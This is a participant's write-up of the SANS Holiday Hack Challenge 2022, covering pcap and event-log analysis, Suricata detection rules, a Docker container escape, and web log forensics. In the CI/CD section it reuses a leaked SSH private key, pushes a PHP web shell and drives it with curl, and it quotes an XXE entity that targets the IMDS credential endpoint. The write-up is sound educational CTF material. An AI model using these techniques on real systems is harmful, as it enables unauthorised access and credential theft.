Introduction

I participated the 2022 SANS Holiday Hack Challenge & KringleCon which held from middle December 2022 to 6th January 2023.
Now, let's start my report. Here are the contents.

Body

Contents

Writeup

1. KringleCon Orientation

1 – 1. Talk to Jingle Ringford

1 – 2. Get your badge

1 – 3. Create a wallet

1 – 4. Use the terminal

Talk to Jingle Ringford and get a snow badge. After this, create an Etherium wallet. At this point, write down the address and the private key (very important!). Enter the answer in the terminal and open the gate. Go through the gate and talk to the Santa ahead of you.

2．Recover the Tolkien Ring

2－1．Wireshark Practice

This is a packet analysis problem using Wireshark. The suspicious.pcap file is provided for this problem and is analyzed by Wireshark/tshark. 7 questions are displayed step by step when the Terminal is opened.

Open the PCAP file in question in Wireshark and click [File]-[Object Export]-[HTTP]. app.php and favicon.ico files can be found in the HTTP object list.

(1) Perform object export via **HTTP** protocol.

(2) The size of **app.php** will be 808KB.

(3) The starting packet number of app.php (808KB) is **687**.

(4) Answer the IP address of the Apache HTTP Server, which is 10.9.24.101 (60511/TCP) to 192.185.57.242 (80/TCP) in the third packet of Wireshark. Therefore, the target IP address is **192.185.57.242**.

(5) The HTTP stream of app.php (808KB) is confirmed to be a base64-decoded **Ref_Sept24-2020.zip**, which is stored on the infected host.

(6) The country name set in the TLS certificate used by the attacker is extracted using the tshark command, referring to the following URL.

参考 URL : https://osqa-ask.wireshark.org/questions/41034/extract-certificate-info-with-tshark/

```
┌──(root💀kali)-[/]
└─# sudo tshark -r suspicious.pcap -2 -R "ssl.handshake.certificate" -V | grep RDNSequence | grep countryName | rev | cut -c 2-3 | rev | sort | uniq
IE
IL
SS
US
```

From the above, **Ireland, Israel, South Sudan, and United States of America** are covered.

(7) The target host is infected with the malware in Ref_Sept24-2020.zip and is carrying out an exchange with the attacker, so the answer is **Yes**.

2—2．Find the Next Objective

Conversation with Dusty Giftwrap.

2 – 3. Windows Event Logs

This is a Windows Eventlog analysis question. The powershell.evtx file is provided in this issue; when the Terminal is opened, 10 questions are displayed step by step.

This problem utilized **Hayabusa**, one of the most elegant and innovative Windows event log fast forensics timeline generation and threat hunting tools developed by the Yamato Security group in Japan.

参考 URL: https://github.com/Yamato-Security/hayabusa/blob/main/README.md

Powershell processing to DESKTOP-R65OKRB was detected when analyzing the file.

	A	B	C	D	E	F	G	
1	Timestamp	Computer	Channel	EventID	Level	RecordID	RuleTitle	Details
2	2022-10-14 08:12:29.956 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	494	PwSh Pipeline Exec	Payload: CommandInvocation(PSConsoleHostReadLine): "PSConsoleHostReadLine"
3	2022-10-14 08:12:30.018 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	495	PwSh Scriptblock	ScriptBlock: ipconfig /all
4	2022-10-14 08:12:30.584 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	498	PwSh Pipeline Exec	Payload: CommandInvocation(Out-Default): "Out-Default"
5	2022-10-14 08:12:30.599 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	501	PwSh Scriptblock	ScriptBlock: prompt
6	2022-10-14 08:12:30.609 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	507	PwSh Pipeline Exec	Payload: CommandInvocation(Set-StrictMode): "Set-StrictMode" ParameterBinding(Set-StrictMode

Powershell frequency distribution confirmed the processing of Script Block Logging with EventID 4104.

```
C:¥hayabusa-2.0-win-64-bit>hayabusa-2.0.0-win-x64.exe metrics -f powershell.evtx -o result2.csv

 by Yamato Security

Generating Event ID Metrics

Start time: 2023/01/02 22:44

Analyzing event files: 1
Total file size: 8.5 MB

 / 1 [==========] 100.00 % E
vtx File Path: powershell.evtx

Total Event Records: 10434

First Timestamp: "2022-10-13T23:12:29.944278Z"
Last Timestamp: "2022-12-24T18:44:53.874227Z"
```

Count	Percent	Channel	ID	Event
4627	44.3%	PwSh	4105	CommandStart - Started
4627	44.3%	PwSh	4106	CommandStart - Stoppeed
940	9.0%	PwSh	4103	Module logging. Executing Pipeline.
214	2.1%	PwSh	4104	Script Block Logging.
8	0.1%	PwSh	40961	Unknown
8	0.1%	PwSh	40962	Unknown
8	0.1%	PwSh	53504	Unknown
2	0.0%	PwSh	4100	Unknown

```
Analysis finished. Please wait while the results are being saved.

Saved file: result2.csv (319 B)
Elapsed time: 00:00:02.810
```

Confirming the results of Hayabusa's csv-timeline, we can see that the attacker has been performing a prank to replace "honey" with "fish oil" in Recipe.txt since 2022/12/24.

953	2022-12-24 20:01:03.668 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	7914	PwSh Pipeline Exec	Payload: CommandInvocation(Set-StrictMode): "Set-StrictMode" ParameterBinding(Set-StrictMode): name="Off"; value="True"
954	2022-12-24 20:01:20.721 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	7916	PwSh Pipeline Exec	Payload: CommandInvocation(PSConsoleHostReadLine): "PSConsoleHostReadLine"
955	2022-12-24 20:01:20.743 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	7917	PwSh Scriptblock	ScriptBlock: $foo = Get-Content .¥Recipe| % {$_ -replace 'honey', 'fish oil'} $foo | Add-Content -Path 'recipe_updated.txt'
956	2022-12-24 20:01:20.777 +09:00	DESKTOP-R65OKRB	PwSh	4104	info	7919	PwSh Scriptblock	ScriptBlock: {$_ -replace 'honey', 'fish oil'}
957	2022-12-24 20:01:20.809 +09:00	DESKTOP-R65OKRB	PwSh	4103	info	7922	PwSh Pipeline Exec	Payload: CommandInvocation(Get-Content): "Get-Content" ParameterBinding(Get-Content): name="Path"; value=".¥Recipe" Comma

(1) The attack will start on **12/24/2022**.
(2) The file name identified by the attacker is **Recipe.txt**.
(3) The attacker collects processes to the $foo environment variable. The last executed process is as follows.

```
$foo = Get-Content .¥Recipe| % {$_ -replace 'honey', 'fish oil'}
```

(4) The attacker writes the data collected to $foo to Recipe. The last executed process is as follows.

```
$foo | Add-Content -Path 'Recipe'
```

(5) (4) is processed in **Recipe.txt**.
(6) The file deletion is executed by **del .¥recipe_updated.txt**, the file deletion becomes **Yes**.
(7) **del . ¥Recipe.txt** is executed, but Recipe.txt is imported into $foo and processed indirectly, so the original file is not deleted. (The answer is **No**.)
(8) The Script Block Logging log is the process to be checked, and the EventID is **4104**.
(9) **Yes**, because the secret material in Recipe.txt is replaced from honey to fish oil by the command.
(10) From the answer to (9), the secret ingredient is **honey**

2 – 4 . Find the Next Objective

Conversation with Fitzy Shortstack.

2 – 5 . Suricata Regatta

This question is about creating Suricata Rules. In this problem, we will use the suspicious.pcap file used in Wireshark Practice and add the alert rules that match the conditions to the suricata.rules file. After that, you can use . /rule_checker.

(1) Create a Suricata rule that catches DNS lookups for adv.epostoday.uk. If a match is found, the alert message should read "Known bad DNS lookup, possible Dridex infection.

```
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query;content:"adv.epostoday.uk"; sid:1000010;)
```

(2) Develop a SURICATA rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems via HTTP. If a match is found, the alert message will indicate Investigate suspicious connections, possible Dridex infection.

```
alert http 192.185.57.242 any -> any any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:1000022;)
alert http any any -> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:1000021;)
```

(3) Create a SURICATA rule that matches and alerts on the SSL certificate of hearbellith.Icanwepeh.nagoya. If the rule matches, the alert message should read "Investigate bad certificates, possible Dridex infection.

```
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.cert_subject; content:"heardbellith.Icanwepeh.nagoya"; sid:1000030;)
```

(4) If a gzip compressed let byteCharacters = atob string is identified in the HTTP data, the alert message should read "Suspicious JavaScript function, possible Dridex infection".

```
alert http any any -> any any (http.response_body; content:"let byteCharacters = atob"; msg:"Suspicious JavaScript function, possible Dridex infection"; sid:1000040;)
```

3．Recover the Elfen Ring

3－1．Clone with a Difference

Access the public repository git@haugfactory.com:asnowball/aws_scripts.git.

The git clone command gives an error due to lack of permissions.

```
bow@189af8a6c847:~$ git clone git@haugfactory.com:asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
The authenticity of host 'haugfactory.com (34.171.230.38)' can't be established.
ECDSA key fingerprint is SHA256:CqJXHictW5q0bjAZOknUyA2zzRgSEJLmdMo4nPj5Tmw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'haugfactory.com,34.171.230.38' (ECDSA) to the list of known hosts.
git@haugfactory.com: Permission denied (publickey).
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
```

Access by https does not result in a lack of authorisation.

[https://haugfactory.com/orcadmin/aws_scripts/-/blob/main/README.md]

For open source projects, say how it is licensed.

Project status

If you have run out of energy or time for your project, put a note at the top of the README saying that development has slowed down or stopped completely. Someone may choose to fork your project or volunteer to step in as a maintainer or owner, allowing your project to keep going. You can also make an explicit request for maintainers.

The last word in README.md, **maintainers**, is the answer.


```
bow@189af8a6c847:~$ runtoanswer
                                Read that repo!
What's the last word in the README.md file for the aws_scripts repo?

> maintainers
Your answer: maintainers

Checking......
Your answer is correct!
```

3－2．Find the Next Objective

Conversation with Bow Ninecandle.



3 – 3. Prison Escape

This is the problem of ESCAPE from Docker containers.

Well configured docker containers won't allow command like **fdisk -l**. However on miss-configured docker command where the flag `--privileged` or `--device=/dev/sda1` with caps is specified, it is possible to get the privileges to see the host drive.

```
grinchum-land:~$ fdisk -l
fdisk: can't open '/dev/vda': Permission denied
grinchum-land:~$ sudo fdisk -l
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
```

In this problem, /dev/vda can be mounted to a docker container.

```
grinchum-land:~$ sudo mount /dev/vda /mnt
grinchum-land:~$
grinchum-land:~$ df
Filesystem       1K-blocks      Used Available Use% Mounted on
overlay            1999184 1305020    572928  70% /
tmpfs                65536       0     65536   0% /dev
tmpfs               116876       0    116876   0% /sys/fs/cgroup
/dev/vda           1999184 1305020    572928  70% /mnt
shm                  65536       0     65536   0% /dev/shm
```

As a result, /home/jailer/.ssh/priv can be found under /mnt. The flag is **082bb339ec19de4935867**.

```
grinchum-land:~$ cat /mnt/home/jailer/.ssh/jail.key.priv

                Congratulations!

          You've found the secret for the
          HHC22 container escape challenge!

                    .--._..---.
              ___    ( _'-_   -_.'
          _.-'   `-._|  - :- |
       _.-'           `--...__|
    .-'                     '--.._____
  / `._                              ¥
   `. `._              one            |
     `. `._                          /
      '. `._    :____________....-----'
        `..`---'    |-_  _- |___...----..._
                    |_....--'              `.`.
               _...--'                      `.`.
           _..-'                              _.''
       .-'             step                 _.''
       |                                  _.''
       |                  __....------'-'
       |     __...------''' _|
       '--'''         |-  - _ |
              _.-''''''''''''''-._
          _.'                      |¥
        .'                       _.' |
        `._          closer          |:.'
          `._                    _.' |
            `..__                |  |
                `---.._.--.     _|  |
                | _   - | `-.._|_.'
          .--...__  |   -  _|
        .'_      `--.....__ |
       .'_                `--..__
      .'_                      `.
     .'_   082bb339ec19de4935867   `-.
     `--..____                     _ `.
             ```--....____       _..--'
                 | - _ ```---.._.'
                 | - _ |
                 |_ - - |
                 | - _ |
                 | -_ -_|
                 | - _ |
                 | - _ |
                 | -_ -_|
```

3 – 4. Find the Next Objective

Conversation with Tinsel Upatree.


```

3 – 5 . Jolly CI/CD

Checking for sudo privileges shows that you have root privileges.

```
grinchum-land:~$ sudo -l
User samways may run the following commands on grinchum-land:
    (ALL) NOPASSWD: ALL
```

Switch to root user.

```
grinchum-land:~$ sudo su -
grinchum-land:~# whoami
root
```

Get a clone of the following Git repositories that have been checked from the Tinsel UpaTree.

http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git

```
git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
```

Check the list of directories obtained. Check the contents of [.gitlab-ci.yml], as it is a Gitlab CI file.

```
grinchum-land:~# ls
wordpress.flag.net.internal
grinchum-land:~# cd wordpress.flag.net.internal/
grinchum-land:~/wordpress.flag.net.internal# ls -al
total 236
drwxr-xr-x   6 root root   4096 Jan   4 13:34 .
drwx------   1 root root   4096 Jan   4 13:34 ..
drwxr-xr-x   8 root root   4096 Jan   4 13:34 .git
-rw-r--r--   1 root root    258 Jan   4 13:34 .gitlab-ci.yml
-rw-r--r--   1 root root    405 Jan   4 13:34 index.php
-rw-r--r--   1 root root 19915 Jan   4 13:34 license.txt
-rw-r--r--   1 root root   7401 Jan   4 13:34 readme.html
-rw-r--r--   1 root root   7165 Jan   4 13:34 wp-activate.php
drwxr-xr-x   9 root root   4096 Jan   4 13:34 wp-admin
-rw-r--r--   1 root root    351 Jan   4 13:34 wp-blog-header.php
-rw-r--r--   1 root root   2338 Jan   4 13:34 wp-comments-post.php
-rw-r--r--   1 root root   3001 Jan   4 13:34 wp-config-sample.php
-rw-r--r--   1 root root   5706 Jan   4 13:34 wp-config.php
drwxr-xr-x   6 root root   4096 Jan   4 13:34 wp-content
-rw-r--r--   1 root root   3943 Jan   4 13:34 wp-cron.php
drwxr-xr-x 26 root root 12288 Jan   4 13:34 wp-includes
-rw-r--r--   1 root root   2494 Jan   4 13:34 wp-links-opml.php
-rw-r--r--   1 root root   3973 Jan   4 13:34 wp-load.php
-rw-r--r--   1 root root 48498 Jan   4 13:34 wp-login.php
-rw-r--r--   1 root root   8522 Jan   4 13:34 wp-mail.php
-rw-r--r--   1 root root 23706 Jan   4 13:34 wp-settings.php
-rw-r--r--   1 root root 32051 Jan   4 13:34 wp-signup.php
-rw-r--r--   1 root root   4817 Jan   4 13:34 wp-trackback.php
-rw-r--r--   1 root root   3236 Jan   4 13:34 xmlrpc.php
```

```
grinchum-land:~/wordpress.flag.net.internal# cat .gitlab-ci.yml
stages:
  - deploy

deploy-job:
  stage: deploy
  environment: production
  script:
    - rsync -e "ssh -i /etc/gitlab-runner/hhc22-wordpress-deploy" --chown=www-data:www-data -atv --delete --progress ./
root@wordpress.flag.net.internal:/var/www/html
```

Run the git log command and confirm that the ssh key is included in e19f653bde9ea3de6af21a587e41e7a909db1ca5 with the git show command.

```
commit e19f653bde9ea3de6af21a587e41e7a909db1ca5
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:54 2022 -0700

    whoops

diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
```

Copy the ssh key.

```
vi /root/.ssh/id_rsa
chmod 600 /root/.ssh/id_rsa
```

Register ssh-key with ssh-agent.

```
eval   " $(ssh-agent -s) "
ssh-add /root/.ssh/id_rsa
ssh -T git@gitlab.flag.net.internal
```

Clone the repository from GIT_SSH_COMMAND using the obtained ssh key.

```
GIT_SSH_COMMAND='ssh -i /root/.ssh/id_rsa' git clone ssh://git@gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
```

Create a webshell.

```
echo '<?php echo shell_exec($_GET["cmd"]);?>' > pwn.php
git add pwn.php
git commit -m pwn
git push
```

Access with the created webshell. **oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT** is the answer.

```
grinchum-land:~/.ssh/wordpress.flag.net.internal# curl http://wordpress.flag.net.internal/pwn.php?cmd=ls%20/
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
grinchum-land:~/.ssh/wordpress.flag.net.internal# curl http://wordpress.flag.net.internal/pwn.php?cmd=cat%20/flag.txt

                    Congratulations! You've found the HHC2022 Elfen Ring!
```


```
grinchum-land:~/.ssh/wordpress.flag.net.internal#
```

4．Recover the Web Ring

4－1．Naughty IP

Extract boriaArtifacts.zip and you will see victim.pcap and weberror.log.

If you check the weberror.log, you will see that from line 1981, a brute force attack has been received from IP address 18.222.86.32.

```
1981 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /index HTTP/1.1" 404 -
1982 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /images HTTP/1.1" 404 -
1983 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /download HTTP/1.1" 404 -
1984 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /2006 HTTP/1.1" 404 -
1985 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /news HTTP/1.1" 404 -
1986 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /crack HTTP/1.1" 404 -
1987 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /serial HTTP/1.1" 404 -
1988 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /warez HTTP/1.1" 404 -
1989 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /full HTTP/1.1" 404 -
1990 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /12 HTTP/1.1" 404 -
1991 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /contact HTTP/1.1" 404 -
1992 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /about HTTP/1.1" 404 -
1993 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /search HTTP/1.1" 404 -
1994 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /spacer HTTP/1.1" 404 -
1995 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /privacy HTTP/1.1" 404 -
1996 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /11 HTTP/1.1" 404 -
1997 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /logo HTTP/1.1" 404 -
1998 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /blog HTTP/1.1" 404 -
1999 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /new HTTP/1.1" 404 -
2000 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /10 HTTP/1.1" 404 -
2001 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /cgi-bin HTTP/1.1" 404 -
2002 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /faq HTTP/1.1" 404 -
2003 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /rss HTTP/1.1" 404 -
2004 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /home HTTP/1.1" 404 -
2005 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /img HTTP/1.1" 404 -
2006 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /default HTTP/1.1" 404 -
2007 18.222.86.32 - - [05/Oct/2022 16:47:45] "GET /2005 HTTP/1.1" 404 -
```


Therefore, the IP address carrying out the unauthorised access is **18.222.86.32**.

4－2．Credential Mining

Answer the username that was first used to log in during the brute force attack.

A search with ip.addr == 18.222.86.32 in the filter and POST in the string shows that the username = alice/password = philip was accessed in packet 7279.

Therefore, the username is **alice**.



4－3．404 FTW

Forced browsing enumerates and accesses resources that are not referenced by the application but are accessible.Checking the access from the attacker 18.222.86.32, a GET request to /proc succeeds at packet 2635 with a response code of 200.


```
2634 52.15.98.99 - - [05/Oct/2022 16:48:17] "GET / HTTP/1.1" 200 -
2635 18.222.86.32 - - [05/Oct/2022 16:48:17] "GET /proc HTTP/1.1" 200 -
2636 3.15.9.141 - - [05/Oct/2022 16:48:17] "GET /login.html HTTP/1.1" 200 -
```

Therefore, the URLs identified by forced browsing are **/proc**.

4－4．IMDS, XXE, and Other Abbreviations

The problem is to answer the URL using XXE to obtain the private key from the IMDS service.
The following values are specified in packet 32918 to perform the secret key spoofing.

```
<!ENTITY id SYSTEM "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance">
```




The answer URL is **http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**.

4－5．Find the Next Objective


Conversation with Alabaster Snowball.

4 – 6. Open Boria Mine Door

The problem is to use JavaScript to connect between colour-coded power supplies using input characters.



Six panels are ready for use.

